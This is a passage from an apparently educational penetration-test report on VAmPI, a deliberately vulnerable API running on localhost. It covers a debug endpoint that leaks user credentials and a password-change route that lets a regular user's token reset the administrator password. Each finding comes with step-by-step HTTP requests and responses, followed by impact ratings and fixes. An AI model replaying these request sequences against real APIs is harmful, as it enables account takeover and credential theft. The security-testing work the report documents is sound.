
- Access the debug endpoint through the exposed route: **GET/users/v1/_debug HTTP/1.1**




The endpoint responded with full user objects containing:

- Username
- Email
- Password
- Admin status





- Deleted users were still active in the system, allowing login using the leaked credentials.
- The endpoint returned far more data than necessary, confirming excessive data exposure.



Impact

Exposing credentials and admin status allows an attacker to access the system with elevated privileges, potentially compromising all users and administrative functions.

CVSS v4.0 Risk Rating: Critical

GDPR Impact: Violates GDPR **Articles 5 and 32** due to improper handling of personal and sensitive data. Leaked credentials linked to identifiable users constitute a reportable breach.

PCI DSS Impact: Violates requirements 3, 6, and 7 for protecting stored data, secure development, and access control.

NIST 800-53 Impact: Violates:

- AC-3 (Access Enforcement)
- AC-6 (Least Privilege)
- IA-5 (Authenticator Management)
- SI-12 (Information Exposure)

Recommended Fix

- Remove all debug endpoints from production code.
- Implement property-level access control to ensure only necessary fields are returned based on the requesting user's role. Fully deactivate deleted users and enforce secure storage of credentials.

Finding 3: Lack of Access Controls on Sensitive Endpoints

OWASP Mapping

API5 -Security Misconfiguration (2023)
Sensitive operations were exposed without proper authorization checks, allowing unauthorized users to perform privileged actions.

Description


The password update functionality relied on the username supplied in the URL path. The application did not validate the requesting user through the token. This flaw allowed an attacker to update the password of any account.

Evidence / Proof of Concept


- Login as a regular user named **“name1**”.


```
POST /users/v1/login HTTP/1.1
Content-Type: application/json
Accept: application/json
User-Agent: PostmanRuntime/7.49.1
Cache-Control: no-cache
Postman-Token: 7c6015ff-cad2-49c0-8bfc-2b0e0ac0e8d7
Host: 127.0.0.1:5000
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Length: 52

{
    "password":"pass1",
    "username":"name1"
}
```

- Copy the valid Bearer token provided at login.



- Use the token to update your own password through: **PUT /users/v1/name1/password HTTP/1.1**





- Confirm the new password works.

Send Cancel

Request Response

Pretty Raw Hex

```
1  POST /users/v1/login HTTP/1.1
2  Content-Type: application/json
3  Accept: application/json
4  User-Agent: PostmanRuntime/7.49.1
5  Cache-Control: no-cache
6  Postman-Token: 87a2456b-abe4-4a7d-86a2-ff93e3b518f4
7  Host: 127.0.0.1:5000
8  Accept-Encoding: gzip, deflate, br
9  Connection: keep-alive
10 Content-Length: 53
11
12 {
13     "username":"name1",
14     "password":"password10"
15 }
```

Pretty Raw Hex Render \n

```
1  HTTP/1.1 200 OK
2  Server: Werkzeug/2.2.3 Python/3.11.9
3  Date: Sat, 22 Nov 2025 22:18:21 GMT
4  Content-Type: application/json
5  Content-Length: 224
6  Connection: close
7
8  {
       "auth_token":
       "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3NjM4NTU5MDEsImlhdCI6MTc2Mzg0OTkwMSwic3ViIjoibmFtZTEifQ.QkTEP29aZ0YoV0FPc0iklBosqfpLc8yIA_Zjg-21
       phk",
       "message":"Successfully logged in.",
       "status":"success"
   }
```

- Using the same name1 token, modify the URL and update the administrator password by sending: **PUT /users/v1/admin/password HTTP/1.1**

```
PUT /users/v1/admin/password HTTP/1.1
Content-Type: application/json
Accept: application/json
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3NjM4NTQ2MjcsImlhdCI6MTc2Mzg0ODYyNywic3ViIjoibmFtZTEifQ.dzktgKc85slcusG5azciZsbUqRK8BlvV5gsgBK8KHAI
User-Agent: PostmanRuntime/7.49.1
Cache-Control: no-cache
Postman-Token: 0141b367-246f-4268-a213-6f2634c3b8de
Host: 127.0.0.1:5000
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Length: 30

{
    "password":"password11"
}
```

Send Cancel

Request Response

Pretty Raw Hex Render

```
1 HTTP/1.1 204 NO CONTENT
2 Server: Werkzeug/2.2.3 Python/3.11.9
3 Date: Sat, 22 Nov 2025 22:20:51 GMT
4 Content-Type: application/json
5 Connection: close
6
7
```

- Test the previous administrator password to confirm that it no longer works.

Request Response

Pretty Raw Hex

```
1 POST /users/v1/login HTTP/1.1
2 Content-Type: application/json
3 Accept: application/json
4 User-Agent: PostmanRuntime/7.49.1
5 Cache-Control: no-cache
6 Postman-Token: 5cac9d7f-8b5d-4849-b816-5bbeff217994
7 Host: 127.0.0.1:5000
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10 Content-Length: 48
11
12 {
13     "username":"admin",
14     "password":"pass1"
15 }
```

Request Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.9
3 Date: Sat, 22 Nov 2025 22:22:53 GMT
4 Content-Type: application/json
5 Content-Length: 81
6 Connection: close
7
8 {
      "status":"fail",
      "message":"Password is not correct for the given username."
  }
```

- Login with the newly set administrator password.

Request Response

Pretty Raw Hex

```
1  POST /users/v1/login HTTP/1.1
2  Content-Type: application/json
3  Accept: application/json
4  User-Agent: PostmanRuntime/7.49.1
5  Cache-Control: no-cache
6  Postman-Token: 5cac9d7f-8b5d-4849-b816-5bbeff217994
7  Host: 127.0.0.1:5000
8  Accept-Encoding: gzip, deflate, br
9  Connection: keep-alive
10 Content-Length: 53
11
12 {
13      "username":"admin",
14      "password":"password11"
15 }
```

- Full administrator access is now obtained without any authorization checks.

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.9
3 Date: Sat, 22 Nov 2025 22:23:58 GMT
4 Content-Type: application/json
5 Content-Length: 224
6 Connection: close
7
8 {
      "auth_token":
      "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3NjM4NTYyMzgsImlhdCI6MTc2MzglMDIzOCwic3ViIjoiYWRtaW4ifQ.LmnXUL0BDyTHDNRDk6UWBcmbenxv5J8_0Xoc_HNfrgk",
      "message":"Successfully logged in.",
      "status":"success"
  }
```

Impact

Unauthorized password updates allow complete account takeover. An attacker can lock out legitimate users, gain administrator access to the system, and perform privileged operations.

CVSS v4.0 Risk Rating: Critical

GDPR Impact: Violates GDPR **Articles 5, 24, and 32** due to failure to enforce proper security controls on personal accounts. Unauthorized access through password manipulation qualifies as a significant data protection failure.

PCI DSS Impact: Violates requirements **7, 8, and 10** concerning access control, authentication management, and monitoring of security events.

NIST 800-53 Impact: Violates:

- AC-2 (Account Management)
- AC-3 (Access Enforcement)
- IA-5 (Authenticator Management)
- SC-28 (Protection of Information at Rest)

Recommended Fix

- Validate all sensitive operations using the authenticated user identity from the token.
- Remove all user identifiers from URL based trust.
- Enforce role based access control rules for password changes.
- Add server side verification that only the account owner or an authorized administrator can modify credentials.

Conclusion

This exercise served as an educational training activity. VAmPI is a purposely vulnerable API designed for learning and practicing API security testing. The assessment allowed me to explore real API weaknesses, understand how attackers move through an environment, and apply OWASP API Security Top 10 concepts in a controlled and safe lab setup. The findings highlight common security issues that appear in real applications and show why secure design, careful validation, and proper access control are important.

Top 5 Immediate Actions (Executive Checklist):

1. Fix Broken Object-Level Authorization by enforcing strict ownership checks.
2. Remove or secure all debug endpoints that expose sensitive user data.
3. Correct the password update logic to validate users from tokens.
4. Apply data minimization controls to limit sensitive information in responses.
5. Deploy centralized access control and configuration checks to avoid misconfigurations.

End of report